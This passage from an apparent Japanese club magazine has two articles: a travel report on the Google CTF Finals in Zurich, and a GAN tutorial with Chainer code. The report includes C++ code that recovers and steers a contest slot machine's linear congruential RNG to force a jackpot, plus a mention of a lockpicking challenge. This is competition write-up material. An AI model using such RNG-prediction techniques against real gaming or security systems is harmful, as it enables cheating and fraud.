- 酒類は、醸造酒やワインは 16 歳から、それ以外は 18 歳からの購入が認められている。そもそも飲酒自体には年齢制限はない。やったね。
- 電圧は 220-240V。コンセントにはプラグ C 型・J 型が使える。

2.2　出発

そんなこんなで Finals に出場することになった僕は、2017 年 10 月 25 日**水曜日**、早朝にチームメンバーと共に成田空港へ。本来、出場メンバー数には 1 チーム辺り最大 4 人という制限がかかっている。しかし、うちのチームメンバーの大半はセキュリティ系の会社に勤めており、会社から渡航費が出るため、更に数人が観光目当てで付いてきた。結果として 7 人という大所帯で出発する[*6]。

[*4] 滞在中にサマータイムが終了するという貴重な経験をした。
[*5] 各国の McDonald's のビッグマックの値段で、その国の物価を測ろうという試みおよびその指数のこと。
[*6] 会場の席は当然 4 人分しかないので、大会中、他 3 人はホテルなどに待機してもらうことになる。

機内サービスで最後にチョコレートが出てきた。流石スイス航空って所か。

2.3　チェックイン

現地時間 25 日 20 時、ホテルにチェックイン。当たり前といえば当たり前だが、スイスまでの旅費やホテルなどは全て Google 負担。その上、Google が確保してくれたホテルはなんと四つ星。流石 Google！そこにシビれる！あこがれるゥ！

宿泊した一室。こういうことを言うと失礼かもしれないんですけど、四つ星だからって部屋が広いわけじゃないらしい[*7]。

[*7] いやサービスとか色々最高だったし四つ星なのは納得です。

ソファには Google からのプレゼント（ノベルティ）が。中身は T シャツ・魔法瓶・折り畳み傘・レインコート。雨を懸念しすぎているだろ。

2.4 最初の晩餐

お腹がペコペコだった一行は、チェックインを済ませた後晩御飯を漁りに外へ。ホテルがショッピングモールに隣接していることもあり、近くにレストランや日本にもあるようなチェーン店は結構あった。

「物価高いって聞きますし、1 日目の夜ぐらいマクドナルドとか適当なチェーン店で済ませても良いんじゃないですかね〜」なんて呑気に喋りながらマクドナルドに入店しようとした矢先、一行の目には衝撃的な文字列が見えた。どう見ても、我々が日本で 700 円程度で食べるようなセットメニューに、“14 CHF” という価格設定がなされている。まるで当たり前かのように、16 CHF とデカデカと書かれているメニューすらある。

「え……？」一瞬全員がフリーズし、沈黙が流れる。「16 CHF って、1800 円ぐらいダヨネ……」「いや物価高いとはいえ流石に見間違えか何かじゃ……」

残念ながら見間違えではない。基本的に、「日本で買えるものは、スイスではその 2 倍以上の値段が付く」と思って覚悟しているぐらいがちょうどいいのである。予想以上の価格差に恐れを成した一同は、今度はバーガーキングを偵察しに行くことにした。バーガーキングも同様の価格設定。ただ一つ解せなかったのは、マクドナルドの方がバーガーキングより若干高額なこと。バーガーキングの方が美味しいしまともな食事感があると思うのだが、この逆転現象は何なのだろうか……[*8]

結局、色々な店を見回ったが、「ここは美味しそうだしどうせチェーン店も高いから」という理由で近くのハンバーガーレストランに入店。ある程度の高額支払いの覚悟はしているつもりだったが、支払額はなんと 1 人辺り 25 CHF に。チェーン店も高いが、それの一回り上を行くお値段の高さに撃沈する一行であった。

ベーコンチーズバーガー。ハイネケンによく合う。

2.5 自由行動

運営と会うのは 3 日目からなので、2 日目は完全にフリー。というわけで一行は各自観光したい場所に勝手に行くことに。大半が社会人というのもあって行動範囲が広く、その上全員協調性がないので散りっ散り

[*8] 個人の感想です。

になった。

僕を含めた数人（学生組）は、別の日本チーム（こちらも全員学生）と合流して、一緒に観光することにする。

2.5.1 Grossmünster

スイスには結構な数の大聖堂がある。Grossmünster もその 1 つで、チューリッヒ市内の主要大聖堂 4 つに含まれている。何故数ある大聖堂の中で Grossmünster に行ったかというと、入場が無料だったことが大きい。学生陣は観光先でもケチケチするのだ。

プロテスタントの教会である Grossmünster は、内装も簡素で少しこじんまりとしていたが、建物自体の歴史には面白い点があった。建設された当時の記録が残っておらず、一体誰が、いつ、建てたのかが正確に分かっていないのである。少なくとも、12 世紀後半から 13 世紀前半の間に建設されたことは分かっているらしい。実際、Grossmünster は建築様式がロマネスクなので、大まかにその辺りなのだろうなという気はする。

2.5.2 国立博物館

学生組はその足でスイス国立博物館に赴く。スイス国立博物館の展示はスイスの歴史を古代から現代に至るまで紹介していた。特に中世では、スイスはキリスト教の巡礼者が道中に訪れる中継地点としての役割が大きかったらしく、その辺りの話がかなり詳しく説明されていたが、当方歴史や宗教に疎いため、深く理解できているかは怪しい。この歳になって、もう少し社会を勉強していたら面白かったのにと思ってしまうが手遅れである。

2.5.3 チューリッヒ美術館

夕方、学生組のうち、僕ともう 1 人はチューリッヒ美術館へ。他のオタク学生は体力がないため、2 箇所観光しただけでも疲労が溜まったらしく脱落してしまった。

美術史に明るいわけでもないので、博物館と同様、骨の髄まで堪能出来ているかは定かでないが、それでも心惹かれる作品は多くあった。特に、モネの睡蓮 3 作とピエト・モンドリアンの Composition II が見られたのは良かったと思う。

情報系オタクなら誰もが見たことあるであろう Piet の有名なアレ。

2.6 Google オフィスツアー

3 日目。この日は Google オフィスで運営から競技の詳細について説明を受けた後、そのままオフィスツアーに直行するというスケジュール。

待ち合わせの時間よりかなり早く着いてしまった弊チームは、Google オフィス街（？）[*9]を散策することに。散策中、突然急激な腹痛が筆者に襲いかかってしまう。

「いやこれ本当にダメな奴かもしれん……」

仕方がないので近くの建物に入ろうとするが、ここである事実に気づく。どの建物も、社員証なしで入れないようになっているのである。外を散歩して見回っているだけで、屋内に入るつもりがなかったので気づかなかったが、そもそも我々には屋内に入る権利自体なかったのだ。なんと厳重なセキュリティ。

「やばい、死んでしまう……」

なんとか痛みを我慢しながら、待ち合わせ場所である建物に向かった。まだまだ待ち合わせには時間があったが、その建物であれば入れてくれるだろうと踏んでのことである。案の定、社員さんが中に入れてくれ、事情を伝えた所、「トイレはこの扉の先の階段を上がって左だよ」と教えてくれた。

「ありがとうございます！！」と叫びながらトイレに急いだが、ここでも思わぬ壁にぶつかる。なんと、建物の入口のみならず、建物内の全てのドアの解錠に社員証が必要らしい。そこまで厳重なセキュリティは必要だろうか。筆者にはトイレ手前の扉を開けることが出来ず、大急ぎで戻って先程の社員さんに訴え、付いてきてもらうことで事なきを得た。なんと恥ずかしい経験をしたことか。

[*9] 街と呼べるほど大きいものではないけど、工場跡地を買い取ったものらしく、かなり広かった。

待ち合わせする建物の前に立っていたピン（物理）。メールに「待ち合わせ場所には 130 のピンが立っている」と書いてあってどういう意味だとなったがなるほどと思った。


さて、運営から競技説明を受けた参加者たちは、Google オフィスツアーへ。弊チームと前述したもう 1 つの日本チームは、同じグループで案内されることに。案内してくれるのは Google セキュリティチームの社員さん。なんと奥さんが日本の方らしく、ある程度は日本語が分かるのだとか。とはいえ会話は大体英語だった。

そもそも筆者は会社見学の経験に乏しいため、他の会社と比べてどうだったと述べることが出来ないのだが、見学した Google オフィスは少なくとも福利厚生が充実しまくっているように思えた。

まず、各階ごとにキッチンのような 1 室があり、飲み物や食べ物はそこに一式揃っている。更に、その場にない飲食物も、スマートフォンから注文すれば、その日中にはキッチンに届けられるらしい*10。食堂も複数あり、各食堂で扱う料理が異なっている。イタリアン、アジア・エスニック、アメリカンなどなど、かなり充実しているように思えた。

食だけでなくレクリエーション用の施設も充実していた。1 階にはマッサージ店のようなものが入っていて、1 日の内好きなタイミングでマッサージを受けられる。もちろんタダ。睡眠専用の部屋なんてものまである。部屋を覗かせてもらったが*11、部屋の中は静寂そのもので、明かりもほとんどなく、確かに “睡眠専用” と銘打ってあるだけはあった。他にも、屋内の至る所に大きいボールチェアのようなものがあり、社員は好きなタイミングで専有し、昼寝したり寝転がって作業出来たり、無難な所では、シミュレーションゴルフ、ビリヤードやテーブルサッカーの台、ゲーム機各種*12なども当然のようにあった。

*10 Coop という卸売企業と提携しており、そこで販売しているものを注文できる、という感じ。
*11 睡眠を邪魔し得るので多分覗くこと自体良くないのであろうが特別に見せてくれた。
*12 なんと家庭用 DDR まであって驚いた。




キッチン的な部屋にあったビリヤード台とレゴ的なものを差し込める壁。

Google は自オフィス内にスポーツ施設すら構えている。ジム顔負けのトレーニング器具が一通り取り揃えてある部屋や、果てはスカッシュコート・ボルダリングウォールまで設置してあった。筆者は高校からボルダリングをしていることもあって、入社したみがマックスになってしまった。人間は単純である。

ボルダリングウォール。ドロイド君や YouTube のロゴ型のホールドまである。

2.7 ディナー

オフィスツアーの後、参加者全員でディナー。結構良さげなレストランの料理を Google の奢りで食べられるというのは非常に嬉しいことなのだが、大会前日は早く睡眠を取りたいと思ってしまい微妙な気分であった。ディナーは夕方に始まったので、遅くても 20 時頃には終わるかと思っていたのだが、料理の提供 queue が完全に詰まってしまったらしく、ホテルを出発してから戻ってくるまで計 5 時間かかった（戻ってきたのは 23 時頃）。予約段階で団体来るの分かってただろうし、もうちょっと worker 増やせなかったんですかね……



サーモンが意味ありげに十字に並べられている。料理自体は最高に美味しかった。


2.8 競技本番

競技本番。基本的に CTF は競技時間がとても長く、24 時間や 48 時間続くことがほとんど。Google CTF Finals も、2 日間に渡って繰り広げられた。

正直、もはや半年以上前に出た大会の問題などあまり覚えていないのだが、印象に残った問題を 2 問ほど紹介しよう。

2.8.1 Slot Machine

会場に着き、自チームのスペースに着席するなり、運営から良く分からない物体を渡された。見たところ、おもちゃのスロットマシーンのようである。運営からの説明が続く。「そのスロットマシーンは僕らのお手製ダヨ！頑張ってハッキングしてね！」



渡されたスロットマシーン。おもちゃ屋で売ってそうなクオリティである。

これには中々驚かされた。6 年程度 CTF に参加しているが、物理デバイスを渡してくる大会は本当になかなか無い。ましてや、Raspberry Pi のような有名なシングルボードコンピュータではなく、一から全て作られていて、製品としても通用しそうなものを提供してくる辺りは流石 Google という所だろうか。

血の気の多いチームメンバーは一瞬でこれを分解し、中に含まれていたマイクロコントローラ ATtiny88 のファームウェアを抜き出し、解析し始めていた。正直ちょっと引く。

そもそも何が flag に当たるのかが始めはよく分からなかったのだが、どうやらこのスロットマシーンには flag が 2 つあり、それぞれを貰う条件は、「隠しデバッグモードに入ること」および「運営の前で、初期状態

から持ち金を$2000 以上にする（“777” を 1 度出せば OK)」のようである。

チームメンバーの解析によって、デバッグモードへの入り方や、デバッグモードで何が出来るかなどが判明する。デバッグモードでは “DELTA” と呼ばれる値を自由に設定できる。この DELTA は、いわゆる RNG（乱数生成器）のシード値（内部状態）に対して加算する値らしい。すなわち、RNG の元の内部状態を特定しさえすれば、DELTA は自由に設定できるから、内部状態を任意に変更できる。これを利用して、“777” を揃えろという話のようである。

メンバーの解析によれば、スロットの絵柄の決定は以下のようなコードで行われているらしい:

```
uint32_t calc_random(uint32_t s, uint32_t s2) {
  uint32_t v = 0;
  while (1) {
    uint32_t s_ = s;
    s = (s >> 1) & 0x7fffffff;
    if ((s_&1) != 0) {
      v += s2;
    } else if (s == 0) {
      return v & 0xffffffff;
    }
    s2 = (s2 << 1) & 0xfffffffe;
  }
}

uint32_t g_s;
uint32_t get_random() {
  g_s = calc_random(g_s, 0x41c64e6d);
  g_s = (g_s + 31337) & 0xffffffff;
  return g_s;
}

char get_roll() {
  uint32_t a = get_random();
  uint32_t b = ((a >> 16) & 0xFFFF) ^ (a & 0xFFFF);
  if (b >= 0xfd70) return 3;
```

```
26   else if (b >= 0xf0a3) return 2;
27   else if (b >= 0xc0e0) return 1;
28   return 0;
29 }
```

get_random が RNG であり、get_roll はスロットの絵柄を、get_random を一度呼び出し、その値に基づいて決める。3 が return された時、4 通りの絵柄の内 “7” が表示されるらしい。この get_roll を 9 回続けて呼び出すことによって、1 回のゲームにおける絵柄全てを決定するのである。

さて、この問題を解くことを考えよう。まず、軽い難読化のようなものがかかっているが、calc_random という関数は、実はただ 2 数の乗算結果を計算しているだけであることがすぐに見て取れる。したがって、get_random は以下のように書き換えてよく、これはよくある線形合同法だということが分かる。

```
1 uint32_t g_s;
2 uint32_t get_random() {
3   g_s = g_s*0x41c64e6d + 31337;
4   return g_s;
5 }
```

これによって一回の乱数計算は O(1) となってくれる。また、乱数の内部状態は 32bit であることを考えると、表示され得る絵柄の組は高々 2^{32} 通りしかない（より具体的にいえば、登場する絵柄全てを、2^{32} 個の 0~3 からなる数列として並べることが出来、その数列上の連続した 9 個の要素がスロットに表示され得るのである)。この計算量であれば、今時はラップトップ PC でも数分程度で全て列挙することが出来る。

後は、上記のような数列から、“777” が揃うような内部状態および、現在のスロットの内部状態を判明させればよく、これは文字列検索の要領で行うことが出来る。

実際に書いた探索スクリプトはこんな感じ:

```
1 #include <bits/stdc++.h>
2 using namespace std;
3
4 uint32_t g_s;
5 uint32_t get_random() {
6   g_s *= 0x41c64e6d;
7   g_s += 31337;
8   return g_s;
```

```
}

char GetVal() {
  uint32_t a = get_random();
  uint32_t b = ((a >> 16) & 0xFFFF) ^ (a & 0xFFFF);
  if (b >= 0xfd70) return 3;
  else if (b >= 0xf0a3) return 2;
  else if (b >= 0xc0e0) return 1;
  return 0;
}

const int N = 27;
char pat[N+1] = {
  1,0,1,0,0,1,0,1,1,
  1,0,0,0,0,0,0,0,0,
  1,0,1,1,0,0,0,0,0,
};

int skip[4];

int max_tcnt = -1;
uint32_t idx_tcnt;
int max_cnt[6] = {-1, -1, -1, -1, -1, -1};
uint32_t idx_cnt[6];
int cur = 0;
int max_cur = 0;
deque<char> res;
uint32_t g_idx=0;

char Get(uint32_t idx) {
  assert (idx >= g_idx);
  while (res.size() <= idx-g_idx) res.push_back(GetVal());
  while (res.size() > 45) {
```

```
    res.pop_front();
    g_idx++;
  }
  return res[idx-g_idx];
}

int main() {
  for (int i=0; i<4; i++) skip[i] = -1;
  for (int i=0; i<N; i++) skip[pat[i]] = i;

  uint32_t i = 0;
  uint32_t prev = 0;
  while (1) {
    int k = N-1;
    while (k >= 0 && pat[k] == Get(i+k)) k--;

    if (k < 0) {
      printf("found!!! %u %x\n", i, g_s);
      i += max(1, N - skip[Get(i+N)]);
    } else {
      i += max(1, k - skip[Get(i+k)]);
    }

    if (i/100000000 > prev) {
      prev = i/100000000;
      printf("%u\n", i);
    }
  }
}
```

コードが汚いのには目をつぶっていただきたい。

このスクリプトを元に、弊チームが運営の前で “777” を揃える様子は Youtube で確認できる:

https://www.youtube.com/watch?v=yuwwap_ctBQ

2.8.2 BOX

こちらも他の CTF では一度も見たことがないような奇抜な問題。なんと、南京錠 2 個のピッキングに 5 分以内に成功すれば flag がもらえるというものである。CTF は情報セキュリティの競技であるから、サーバーに侵入することは多々あるのだが、物理的な鍵をハッキングすることを要求されるのは初めてであった。日本では、正当な理由がない場合ピッキングツールの所持自体違法であるから、非常に面白い機会をくれたと思う。

ピッキングツールと南京錠 2 個。片方は透けていて、練習にもってこい。

弊チームには、職業柄とても手先が器用なメンバーがいる。その人のおかげで無事この問題の flag を貰うことが出来た。

3 終わりに

非常に楽しいスイス旅行であったが、後にクレジットカードの決済を見て、出来ればもう二度と行きたくないと思う筆者であった……

Generative Adversarial Nets 解説

文　編集部　rizaudo

1　初めに

皆さんこんにちは、rizaudo です。毎日死ぬほど某雷ちゃんと電ちゃんの間の子システムで GAN を回していたのですが、目立つ成果は出てません。悲しいですね。

そういう近況は置いておいて、今回解説するのは、皆大好きな Generative Adversarial Nets（日本語だと敵対的生成ネットと訳すと思います）という生成モデルの一種です。皆さん GAN 自体は知っていても自分で実装はしていない人が大半だと思うので、ぜひこの記事を読んで自分だけの GAN 拡張を作ってください。ちなみにこれは入学祝い号にも載せた記事なので、一回生の方々はもう読んで GAN 拡張を書かれたかと思います。WORD で待っているので早く報告ください。

1.1　全体の流れ

GAN もかなり人気なトピックとなっているため、全ての GAN 派生であったり全ての関連技術については解説を行えません。そのため、この記事では何について解説するかを明確にしておきます。

今回主にやっていく話はこちら：

- Wasserstein GAN 以降の論文で良く比較される GAN の紹介
- GAN のコーディング方法
- GAN の学習テクニック

基本的にある程度機械学習出来る人を対象としています[1]。この記事では Chainer[2]での GAN 実装[3]を載せてあるため実装まで出来ると思います。出来なかったら申し訳ないです、記事の最後に有用情報を載せてあるのでそれを読んで頑張ってみてください。

1.2　用語の説明

さて、GAN の話をする前にこの分野での大まかな用語の説明をしなければなりません。ここでは恐らく大半の人の合意が得られるだろう範疇で用語を説明しましたが、同じ意味では使われていない場合もありますので、読者の方にはこんな感じなのかと言う大まかな認識で受け取って頂ければと思います。特にフレームワークとアーキテクチャについては文献著者によって違う意味で使われる事が多いため、注意が必要です。

[1] そういう知識無しで読んでる人がいたらとても素晴らしいチャレンジだと思います。ですが、何も機械学習コーディングの基礎は解説しないので何かしらの文献で学習してください

[2] chainer v4.3.1 で動かしていますが、二階微分が実装された後のバージョンなら多少の修正で動くと思います

[3] 紙面が限られるので Updater 内の Loss 関数部分が主になりますが

1.2.1 フレームワーク

GAN そのもの、少なくとも Generator と Discriminator の 2 人のプレイヤーが存在する Minimax Game 自体の事を GAN フレームワークと言います。大体の認識としては GAN での目的関数という風に思っていれば間違いではないです。Generator, Discriminator だけではなく、より多くのモデルが組み込まれる場合、GAN Based フレームワークと言われます。余談ですが、データ生成が目的となっていないのに（GAN には **GENERATIVE** と入っているのにですよ）GAN で有ると主張する論文もあるので、○○ GAN と書かれていても本当に GAN なのか確認したほうが良いです。

1.2.2 アーキテクチャ

GAN フレームワークから大きな変更は無いが、Loss 関数を変更したりモデルの組み合わせを変更する場合、新しい GAN アーキテクチャと言われます。GAN の派生はアーキテクチャを提案するものが殆どです。

1.2.3 モデル

一般的にニューラルネットで言われるモデルと同じです。GAN の文脈でモデルと言った場合、Generator や Discriminator をどのような物にするかという話になります。例えば画像だと DCGAN モデルや Resnet モデルにすることが多いです。

1.2.4 変数名

GAN では大まかにノイズ (Uniform 等から取ったベクトル) は z、ラベルや特徴ベクトルを c と書きます。また、Generator に生成させたデータと実データをそれぞれを $\hat{x}$ と x、Discriminator の出力を y と書く事が多いです。G や D とだけ書かれている場合、それぞれ Generator と Discriminator を指すことが大半です。また、今回主に説明する WassersteinGAN 以降では Critic という名前が Discriminator の意味で使われる事が多いため、変数名で critic と出たら Discriminator として捉えてください。

1.2.5 Mode Collapse

Mode Collapse とは、学習に失敗した GAN で起きる症状の名前です。これは GAN 全体でデータのバリエーションを学習するのに失敗した状態（＝つまり不完全な状態でも Generator が Discriminator を難なく攻略[4]できるような状態に陥った）で、同じような特徴しか持たないデータしか生成されない、もしくは限られたバリエーションの生成しか出来ないという事です。GAN では学習の安定性の次もしくは並ぶ程に Mode Collapse が問題となっており、クラス数が非常に多いデータでは Mode Collapse が起きてしまい上手くいかないことが多いです[5]。

1.2.6 Lipchitz 制約

Earth Mover's Distance (Wasserstein-1 Distance) を GAN に落とし込む際に、関数が 1-Lipschitz である必要を Lipschitz 制約と**この記事では**言います。

[4] つまりナッシュ均衡に到達しないであろう偏った状態になってしまったということです

[5] Spectral Normalization GAN[1] はこの問題をある程度解決しました、興味があれば論文を参照してください

2　GAN とは何か？

2.1　生成モデル

読者の方がよく目にするのは識別を主な目的とするモデルが大半だと思いますが、生成モデルでは違います。生成モデルではデータを生成する分布を獲得し、その分布によってデータを再生成することを目的とします (正確に言うならば訓練データを生成する確率分布 $p(x)$ 推定[6]です)。この生成モデルには、GAN だけでなく GSN や VAE(Variational Autoencoder) といった素晴らしい物も存在するのですが、ページの都合上存在を述べるだけに留めます……[7]。




図 1　Goodfellow [2] から引用

GAN を図 1 を使って分類すると Implicit Density での Direct Estimation という分類になります。詳細はこの記事の範疇では無いため省きますが、GAN ではこのマルコフ性も何もかも仮定しない分布を学習させている事になります。この説明でよくわからない人にはディープラーニングに大体おまかせしているぐらいに考えてもらえればよろしいかと思います。

2.2　GAN の仕組み

GAN では Generator(以下、G) と Discriminator(以下、D) という 2 つのモデルが存在します。G はデータセットに似たデータを生成しようとし、D は G が作ったデータとデータセットからのデータを受け取りどちらであるか識別しようとします。よく比喩として、GAN は贋作師と鑑定家で表されます。

つまり、G は D に識別される可能性を最小化しようとし、D は正しく識別できる確率を最大化しようとします。何人かの人はピピっと来たでしょう。そう、GAN は 2-Player MiniMax Game ということです。

では MiniMax Game であるとわかったため、次の項で minimax game optimize の部分を数式にします。

[6] なお念の為に申し上げますが、この確率分布は人には不可知です
[7] どれを取っても長い解説になるので

2.3 Minimax Game

式 1 が GAN フレームワークの [8]の定式化です [3]。今回は数式で説明する事はほぼ無いため、こんな感じなのか程度に思ってもらえればと思います。

$$\min_G \max_D V(D,G) = \mathbb{E}_{x\sim p_{data}(x)}[\log D(x)] + \mathbb{E}_{z\sim p_z(x)}[\log(1 - D(G(z)))] \tag{1}$$

2.4 実装

GAN そのものの Loss 関数ですが、少し捻った書き方をすると Chainer では以下のようになります。

Listing 1　Vanilla GAN での Loss 計算

```
1  x_fake = self.gen(z)
2  y_fake = self.dis(x_fake)
3  y_real = self.dis(x_real)
4
5  loss_discriminator = F.average(F.softplus(-y_real) + F.average(F.
       softplus(y_fake))
6  loss_generator = F.average(-y_fake)
```

Batch 毎の Average のとり方

Chainer で GAN を書く人は softplus 演算をしたものに対して sum / batchsize を取る書き方をする人が多いです。これは softplus で SigmoidCrossEntropy を表すためだと思うのですが、何故か SCE を使わない WGAN 系でも使われています。WGAN 系でも使われる理由が NaN 避け以外に思いついてないので、WGAN 系の実装では単純に F.average を使っています。

3　GAN アーキテクチャ

このセクションでは良く比較対象となる一般的な GAN の紹介をし、どのような時にその GAN を使うべきかという事を説明します。

3.1 Conditional GAN(cGAN)

GAN を拡張して条件付き分布を学習させる手法の 1 つです [4]。ラベル情報を Real と Fake それぞれに付けた上で、G と D に渡すというシンプルな手法を使います。このアイデア自体は入力データに工夫をするだけなので、様々な GAN で条件付き分布を学習させる時に使われます。

3.1.1 実装

ラベルを onehot 形式にして、ノイズ z に concat するだけです。実装は省略します。

[8] フォーラム等では Vanilla GAN と呼ばれます




図 2　Mirza and Osindero [4] から引用

3.2　Deep Convolutional GAN(DCGAN)

DCGAN[5] は現在の GAN の先駆けとなったアーキテクチャです。DCGAN が出た当時 (2015 年) では高解像度の画像を実現出来ていた物には LAPGAN がありましたが、LAPGAN は何段階かに渡って生成する必要がありました。DCGAN では高解像度の画像生成をシングルステージで可能とするために、LAPGAN とは違ったアプローチを取り以下のアイデアを持ち込みました：

- モデルの構造を Convolution をベースとする
- Batch Normalization を G と D のほぼ全ての層で使う
- オプティマイザに SGD ではなく、Adam を使う

DCGAN が提案した G と D のモデルは多少改変されて、現在でも使われています。

Pros

DCGAN は Vanilla GAN を遥かに超えて品質の良い画像が生成できます。ベースラインとして強固なため、初めて GAN を書く・使う場合はこれにすると良いでしょう。

Cons

現在ある GAN ではそこまで学習品質が良くない上に、余り学習の手間が変わらない GAN は幾つもあるので良いものを求めるなら違う物にするべきでしょう。

3.2.1　実装

DCGAN での G と D の実装です。私の実験コードを整形した物なので論文そのままの実装ではありません。

```
1 # DCGAN
2 class Generator(chainer.Chain):
3     def __init__(self, out_ch=3, n_hidden=100, label_num=None,
          bottom_width=4, ch=512, wscale=0.02, use_bn=True):
```

```
4           super(Generator, self).__init__()
5           self.use_bn = use_bn
6           self.bottom_width = bottom_width
7           self.hidden_activation = F.relu
8           self.output_activation = F.tanh
9           self.ch = ch
10          self.n_hidden = n_hidden
11          self.label_num = label_num
12
13          with self.init_scope():
14              w = chainer.initializers.Normal(wscale)
15              self.l0 = L.Linear(self.n_hidden, bottom_width * bottom_width
                    * ch,
16                                 initialW=w)
17              self.dc1 = L.Deconvolution2D(ch, ch // 2, 4, 2, 1, initialW=w)
18              self.dc2 = L.Deconvolution2D(ch // 2, ch // 4, 4, 2, 1,
                    initialW=w)
19              self.dc3 = L.Deconvolution2D(ch // 4, ch // 8, 4, 2, 1,
                    initialW=w)
20              self.dc4 = L.Deconvolution2D(ch // 8, out_ch, 3, 1, 1,
                    initialW=w)
21              if self.use_bn:
22                  self.bn0 = L.BatchNormalization(bottom_width *
                        bottom_width * ch)
23                  self.bn1 = L.BatchNormalization(ch // 2)
24                  self.bn2 = L.BatchNormalization(ch // 4)
25                  self.bn3 = L.BatchNormalization(ch // 8)
26
27      def __call__(self, z):
28          if not self.use_bn:
29              h = F.reshape(self.hidden_activation(self.l0(z)),
30                            (len(z), self.ch, self.bottom_width, self.
                                bottom_width))
```

```
            h = self.hidden_activation(self.dc1(h))
            h = self.hidden_activation(self.dc2(h))
            h = self.hidden_activation(self.dc3(h))
            x = self.output_activation(self.dc4(h))
        else:
            h = F.reshape(self.hidden_activation(self.bn0(self.l0(z))),
                          (len(z), self.ch, self.bottom_width, self.
                              bottom_width))
            h = self.hidden_activation(self.bn1(self.dc1(h)))
            h = self.hidden_activation(self.bn2(self.dc2(h)))
            h = self.hidden_activation(self.bn3(self.dc3(h)))
            x = self.output_activation(self.dc4(h))
        return x


class Discriminator(chainer.Chain):
    def __init__(self, init_ch=3, ch=512, bottom_width=4, wscale=0.02,
        output_dim=1):
        super(Discriminator, self).__init__()
        with self.init_scope():
            w = chainer.initializers.Normal(wscale)
            self.c0 = L.Convolution2D(init_ch, ch // 8, 3, 1, 1, initialW=
                w)
            self.c1 = L.Convolution2D(ch // 8, ch // 4, 4, 2, 1, initialW=
                w)
            self.c1_0 = L.Convolution2D(ch // 4, ch // 4, 3, 1, 1,
                initialW=w)
            self.c2 = L.Convolution2D(ch // 4, ch // 2, 4, 2, 1, initialW=
                w)
            self.c2_0 = L.Convolution2D(ch // 2, ch // 2, 3, 1, 1,
                initialW=w)
            self.c3 = L.Convolution2D(ch // 2, ch // 1, 4, 2, 1, initialW=
                w)
```

```
56            self.c3_0 = L.Convolution2D(ch // 1, ch // 1, 3, 1, 1,
                  initialW=w)
57            self.l4 = L.Linear(bottom_width * bottom_width * ch,
                  output_dim, initialW=w)
58
59    def __call__(self, x: Variable):
60        self.h0 = F.leaky_relu(self.c0(x))
61        self.h1 = F.leaky_relu(self.c1(self.h0))
62        self.h2 = F.leaky_relu(self.c1_0(self.h1))
63        self.h3 = F.leaky_relu(self.c2(self.h2))
64        self.h4 = F.leaky_relu(self.c2_0(self.h3))
65        self.h5 = F.leaky_relu(self.c3(self.h4))
66        self.h6 = F.leaky_relu(self.c3_0(self.h5))
67        return self.l4(self.h6)
```

Loss 関数は変わらないため、GAN の実装の項を参照してください。

3.3 Wasserstein GAN(WGAN)

WGAN は D に 1-Lipschitz 性を担保してやればラドン測度空間上に定義できる距離関数である Earth Mover's Distance(Wasserstein-1) を近似できるというアイデアを導入しました [6]。

WGAN は今まで上手くいっていなかった言語モデル等でも成功を収めた事や、後述する拡張の WGAN-GP が決め手となり今主流の GAN は WGAN がベースとなっている事がほとんどです。最適化問題がわかる人には 1-Lipschitz は容易に導入して良いような物体ではないと感じるかと思います。気持ちが悪いと感じた場合この Non-Smooth Optimize に関しては解決策を提示する論文が有るためそちらを参照してください。

Lipschitz 制約の為に、論文中では Weight Clipping が使われています。ですが、後述するように Clipping である必要は無いという事は著者らも認識していたようです。

Pros

WGAN は今まででは出来ていなかったタイプのデータ、言語モデル等において驚くべき成果を残しました。また、画像生成でも高品質な生成を達成しました。

Cons

制約である Weight Clipping は重く、学習を破壊しやすいです。そのため、理由がない限り WGAN そのものではなく Weight Clipping を使わない拡張である WGAN-GP 等を使う方が良いでしょう。

3.3.1 実装

以下が Loss 関数になるのですが、注意として WGAN では D の出力は確率ベクトルでは無いため、D の最終層では活性化関数は使いません。

```
# Generator
gen_data = self.generator(z)

# Critic(Discrimintor)
critic_real = self.critic(real_data, real_label)
critic_fake = self.critic(gen_data, real_label)

# Loss
loss_critic = F.average(critic_fake -critic_real)
loss_generator = F.average(-critic_fake)
```

ここで前述したように Weight Clipping が必要なのですが、Weight Clipping は少し面倒です。論文とは違うのですが、テクニックを使いましょう。実は Weight Decay でも**現実的**には問題が起きないので、これを使います[*9]。オプティマイザにこう付け加えると Weight Decay を行います。

```
optimizer.add_hook(chainer.optimizer.WeightDecay(0.0001), 'hook_dec')
```

3.4 WGAN-GP

